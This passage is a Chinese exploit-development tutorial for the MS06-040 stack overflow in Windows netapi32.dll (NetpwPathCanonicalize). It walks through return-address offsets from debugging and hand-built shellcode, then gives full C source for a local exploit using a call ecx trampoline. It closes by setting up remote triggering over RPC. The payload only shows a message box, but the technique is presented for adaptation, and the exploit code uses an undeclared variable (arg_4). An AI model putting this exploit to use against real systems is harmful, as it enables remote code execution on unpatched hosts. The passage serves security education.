NetpwPathCanonicalize中在两次对NetpwPathType的调用后，那个连续压了5个参数的函数调用就是漏洞的根源CanonicalizePathName()函数，这里当然要进入仔细观察了。

连续跟踪几次之后，相信大家对NetpwPathCanonicalize和CanonicalizePathName里的程序流程已经比较熟悉了，对上面静态分析的结果也有了新的认识。好，现在我们稍微回忆下已有的知识，设计一下怎样制造溢出。

根据前边分析的结果，如果我们这样来初始化传入的字串：

```
4号串 ->         0x12   byte    赋为字符'4'
程序添加的路径分割      -> 0x2  byte  nicode(/) 0x5c00
1号串填充物      ->    0x400   byte    赋为字符'1'
```

那么这414个字节刚好撑满CanonicalizePathName()函数为自己开的栈空间，1号串往后的4个字节是EBP，再紧接着就是返回地址，也就是说1号串第0x404～0x407的内容是函数返回后EIP的内容！

我们给1号串0x400～0x407位置赋为字符'q'，用OllyDBG看看栈中的情况和我们分析的是否一样。CanonicalizePathName在返回时寄存器的状态如图2所示。




图2　函数返回前的溢出情况

在函数返回前，EBP的地址为0x0012F21C，其内容已经被我们的填充字符准确覆盖为0x71717171(0x37为'q'的ASCII)，后面的函数返回地址也按照我们预想的被覆盖为0x71717171。返回后EIP将指向0x71717171，我们已经可以控制函数返回时CPU的取址位置了！

稍微总结一下，通过动态跟踪，确认了我们静态分析的结果，了解到栈状态和寄存器状态的细节后，我们就可以通过在传入的字符串的特定位置准确的更改函数返回地址，让CanonicalizePathName在返回的时候跳到一个我们指定的地方去接着执行指令——如果那个地方放着我们可爱的shellcode的话……

4. Shellcode DIY

一般利用字符串函数溢出的shellcode要求不能有0出现，在这个实验中我们利用的是unicode的字符复制函数，字符串结尾是两个字节的0，所以这条限制会放宽一点——shellcode中不能出现连续的两个字节的0。了解到这些基本要求后，我们开始我们自己的shellcode DIY吧！

这个shellcode的功能是弹出一个MessageBox并显示"failwest"。

```
=====================================
#include <windows.h>
#include <winbase.h>
int main()
{
        HINSTANCE LibHandle;
        char dllbuf[11] = "user32.dll";
        LibHandle = LoadLibrary(dllbuf);
        _asm{
```

```
            sub sp,0x440
            xor ebx,ebx
            push ebx // cut string
            push 0x74736577
            push 0x6C696166//push failwest
            mov eax,esp //load address of failwest
            push ebx
            push eax
            push eax
            push ebx
            mov eax,0x77D504EA // address should
be reset in different OS
            call eax //call MessageboxA
            push 0
            mov eax,0x7C81CDDA
            call eax //call exit(0)
        }
}
```

代码3: shellcode_box.c

为什么要开0x440那么大的栈空间呢？我们根本用不了这么多空间呀？这个问题先卖个关子，我们后面讨论shellcode布置的时候再来回答。

注意MessageBoxA()的入口地址0x77D504EA和exit()函数的入口地址0x7C81CDDA，根据不同的机器、不同的操作系统和不同的补丁情况，可能会有所不同。自己在调试的时候需要查看一下本机的具体地址，要远程溢出的话当然还要查查目标主机的库信息。最简单的就是用VC提供的Tools里的depends工具查看一下。比如在我实验的系统中打开depends，随便丢个BIN进去看下user32.dll和kernel32.dll的加载情况，如图3所示。




图3 shellcode中函数地址的计算

这里user32.dll的加载基址是0x77D10000，MessageBoxA在其内的offeset是0x000404EA，那么它在内存中的RVA地址应该是这两者之和0x77D504EA，类似的也可以计算出kernel32.dll中exit()的RVA。

用VC把这段程序编译链接运行测试，看到对话框跳出来之后，我们可以用IDA之类的工具提取出编译过后的机器码。我这里用的是UltraEdit，按照16进制形式打开可执行文件，直接查找代码中调用MessageBoxA的地址EA04D577，定位到编译后的机器码（注意内存中word字节的反序关系），当然，如果你熟悉PE格式的话直接Ctrl+g跳到0x1000的代码段里去找代码也行。

找到后，对着这一堆机器码我们怎么知道哪里是开始哪里是结束呢？难道去查Intel的指令集吗？这里教一个我个人用的土办法 一般在shellcode汇编代码的开头和结尾我都会加上几十个NOP指令，到了机器码里，两大段0x90字节之间的那部分自然就是shellcode了。如图4所示，在UltraEdit里选中我们的shellcode，按16进制复制出




图4 提取shellcode

来，把格式整理下就得到我们自己制作的shellcode了。

有了返回地址的偏移，有了自己制作的shellcode，接下来要做的就是怎么在内存中组织这些内容了，这也是栈溢出最精华的地方。

后面的玩法应该有很多，比如：

> 玩法A：搜寻jump esp，在esp后面布置shellcode；
> 玩法B：搜寻jump ebp，在ebp的位置填入一个比较准确的shellcode地址；
> 玩法C：另类玩法，利用其他寄存器，SEH利用等。

应当注意的是，如果采用玩法A，在代码中我们看到函数退出前的字串WSCPY()的目的地址存在EBP+10的地方，而返回指令是retn14h，也就是说返回后ESP在EBP+14的地方，在ESP处写shellcode意味着WSCPY()的目的buf地址也被覆盖。在前边动态调试的例子中，返回后的状态如图5所示。EBP为0012F21C；ESP为0012F238；那个WSCPY()的目的地址就在EBP+10=0012F22C的地方，恰好位于返回地址和ESP之间。这下清楚了，欲淹ESP，必先淹了目的拷贝地址。




图5 函数返回后的溢出情况

若没有注意这里，毛手毛脚的直接淹到ESP，WSCPY()函数的目的地址被覆盖成无效内存地址，在到达函数返回之前就会引起内存访问错误，没办法把程序流程转移到shellcode中。当然这种情况也是可以利用的，比如在淹没串中填写一个有效的地址，将大段字串copy到内存中一个指定的地方。这时shellcode在内存中有两个copy可以应用，一个是栈中刚释放出来的这部分内容，另一部分是刚刚拷到目的地址的内容。我们可以在jmp esp之后跳到栈区也可以直接去那块新写入shellcode的区域执行，这感觉有点堆溢出的意思了。

我在尝试这种方法的时候发现不是很稳定，因为首先是地址不能随便选，写到不可读的地方会崩掉；其次

内存中冒冒然写上这么大一堆东西，很容易冲掉有用的数据，引起后面一些不确定的后果：最后写入的地方很可能在执行别的函数的过程中被重写，导致shellcode被破坏。不过这里是在做溢出实验，不是在开发软件，稳定的事先放一放吧，我最终还是实现了方案A。。

再来看看方案B，大概是采用这么一种布置形式

```
（内存低址）栈顶－－－－－－－－nnnnnnnnnnnnnnnn
nnnssssssssssssssssnn(ebp)(ret)－－－－－－栈底（内存高址）
```

只要在ret的地方填入进程空间里搜索到的jump ebp指令地址，在ebp的位置填入相对比较准确的shellcode地址就行（落入nop区域）。

这种方案在本地溢出中的实现比方案A难度略低，唯一一个导致不稳定的因素就是在EBP里边填的地址要落在我们的shellcode前填充的NOP区域里。在本地溢出中这点是比较容易实现的。当我在远程溢出中实践这种方案的时候，发现栈状态是动态的，栈的变化范围远大于NOP填充的几百个字节。这样的溢出好比买六合彩撞大运，EBP里的地址要打到shellcode上才能成功。所以方案B只有在本地溢出中可行，有教学意义但没有实战意义。

后面的例子我使用的是方案C。因为在调试过程中我发现程序为了保证堆栈平衡，执行了若干次pop ecx，而在函数返回前，ecx的内容恰巧被写成了栈中暂存串的起址。于是我们在返回地址中填写一个netapi32.dll进程空间内的call ecx的指令地址，跳两次之后，EIP会奔到暂存串的起址！这个方法虽然没有通用性，但在本例中却无疑是最稳定最保险的做法。可见，在实战过程中具体问题具体分析是很重要的。

好，现在我们稍微整理一下思路：函数返回时ecx指向栈中暂存串地址，这个暂存串的形式是：4号串＋'\'＋1号串。我们在1号串中放shellcode，在4号串尾部淹没返回地址，填写一个jmp ecx的地址，那么……

综上，我们采用方案C的做法来exploit！

开始之前回答下开头提出的问题，shellcode为什么要开那么大的栈空间呢？因为我们的exploit方案是把EIP引到栈区执行shellcode。函数返回后，shellcode刚好被放在栈顶之上一点点的地方，这部分内存空间在系统看来内容已经没有用，是可以随便写的。所以一旦遇到函数调用，栈顶就会向上浮动，把我们放shellcode的地方当数据区涂鸦似的胡改一通，破坏到我们的指令。所以我干脆提前把栈顶升起来，用栈把shellcode保护起来，这下我们的shellcode无论如何都不会被破坏到了。

再来看看实际中我们exploit的细节，栈中的情况是这样的：

至于EIP覆盖值call ecx的地址0x751852F9的获得，你可以自己编程搜索内存，简单的做法就是用OllyDBG的插件Ollyuni。

EBP-0x414	0xFC字节的4号串，内容为前后都被nop包围的shellcode
	0x2字节的程序连上的unicode字符'\'
	0x316字节的1号串，内容为 0x90
EBP	0x4字节的0x90，对应为1号串的0x317～0x31A字节
EIP	0x751852F9，从netapi32.dll里一条call ecx指令的地址

我们最终的exploit是这样的

```
=========================================
#include <windows.h>
#include <winbase.h>
typedef void (*MYPROC)(LPTSTR);
#define STACK_SPACE 0x31A
char shellcode[]=
"\x66\x81\xEC\x40\x04\x33\xDB\x53\x68\x77\
x65\x73\x74\x68\x66\x61"
"\x69\x6C\x8B\xC4\x53\x50\x50\x53\xB8"
"\xEA\x04\xD5\x77"  // user32.dll
"\xFF\xD0\x6A\x00\xB8"
"\xDA\xCD\x81\x7C"  //exit()
"\xFF\xD0";
int main()
{
char arg_1[0x320];
char arg_2[0x440];
int arg_3=0x440;
long arg_5=44;
HINSTANCE LibHandle;
MYPROC ProcAdd;
char dllbuf[40] = "./netapi32.dll";
char Trigger[40] = "NetpwPathCanonicalize";
LibHandle = LoadLibrary(dllbuf);
ProcAdd = (MYPROC) GetProcAddress(LibHandle, Trigger);
memset(arg_1,0,sizeof(arg_1));
memset(arg_2,0,sizeof(arg_2));
memset(arg_4,0,sizeof(arg_4));
memset(arg_1,0x90,sizeof(arg_1)-4);
memset(arg_4,0x90,sizeof(arg_4)-4);//string should be cut
by 2 bytes 0
memcpy(arg_4+0x40,shellcode,0x28);
arg_1[STACK_SPACE+0]=0xF9;
arg_1[STACK_SPACE+1]=0x52;
arg_1[STACK_SPACE+2]=0x18;
arg_1[STACK_SPACE+3]=0x75;  //eip
(ProcAdd)(arg_1,arg_2,arg_3,arg_4,&arg_5,0);
FreeLibrary(LibHandle);
}
```

代码4 local_exploit_040.c

编译运行，哈哈，享受溢出成功的喜悦吧（如图6），记住对话框框弹出来时的心动吧，这是我们钻研技术的源动力！




图6 本地溢出成功

深入篇

——莫在浮沙筑高台

安全技术和逆向技术从来就是密不可分的，不论对Cracker还是Hacker。这都好比练习上乘武功前的马步，就像高手行侠仗义的威风之后，隐藏着练马步的枯燥乏味，所有漂亮的exploits背后都隐藏着无数个对着寄存器发呆的不眠之夜，没有经过这般磨练就好像浮沙中的高台，不能久远。

1. 初识，RPC的玄机

本地溢出是用来自己学习技术和原理的，真正有效的攻击是网络上的远程溢出。大家都知道MS06-040之所以这么出名，就是因为这是一个可以被RPC调用远程

触发的漏洞。

目前网上流行的远程溢出代码我收集到三个版本，大家可以在光盘资料中找到这些代码。

如果你精通网络协议，页可以自己构造数据包，像光盘中的exploit那样在底层模拟RPC会话进行溢出，但我还没到Matrix中operator的那种境界，看着一堆二进制串就知道Nero在里边被人菜。我们在后面的实验中将采用Microsoft的标准RPC调用方式来触发这个漏洞。

RPC即Remote Procedure Call，是分布式计算中经常用到的技术。用MSDN里的话来讲，两台计算机通讯过程也就两种形式 一种是数据的交换，另一种是进程间的通讯。RPC就是后者。简单说来，RPC就是让你在自己的程序中call一个函数(可能需要很大的计算量)，而这个函数是在另外一个或多个远程机器上执行，执行完后将结果传回你的机器进行后续操作。调用过程中的网络操作对程序员来说是透明的，你在代码里call这个远程函数就跟call本地的一个printf()一样方便，只要把接口定义好，RPC体系将替你完成网络上链接建立、会话握手、用户验证、参数传递、结果返回等细节问题，让程序员更加关注于程序算法与逻辑，而不是网络细节。

我们要做的是最简单的客户端RPC调用，定义好我们要调用的函数的接口文件，然后调一下目标主机的NetpwPathCanonicalize()函数，按照我们本地溢出的那样传进去精心构造的包含shellcode的字符串，那么远程主机在执行这个函数的时候就会溢出，就会执行我们的shellcode!

如图7所示，我们首先应当定义远程进程的接口IDL文件。IDL就是Interface Description Language，是专门用来定义接口的语言，有过COM编程的朋友对它肯定不会陌生。在这个文件里，我们要指定RPC的interface以及这个interface下的function信息，包括函数的声明、参数等等。另外，微软的IDL叫做MIDL，是兼容IDL标准的。

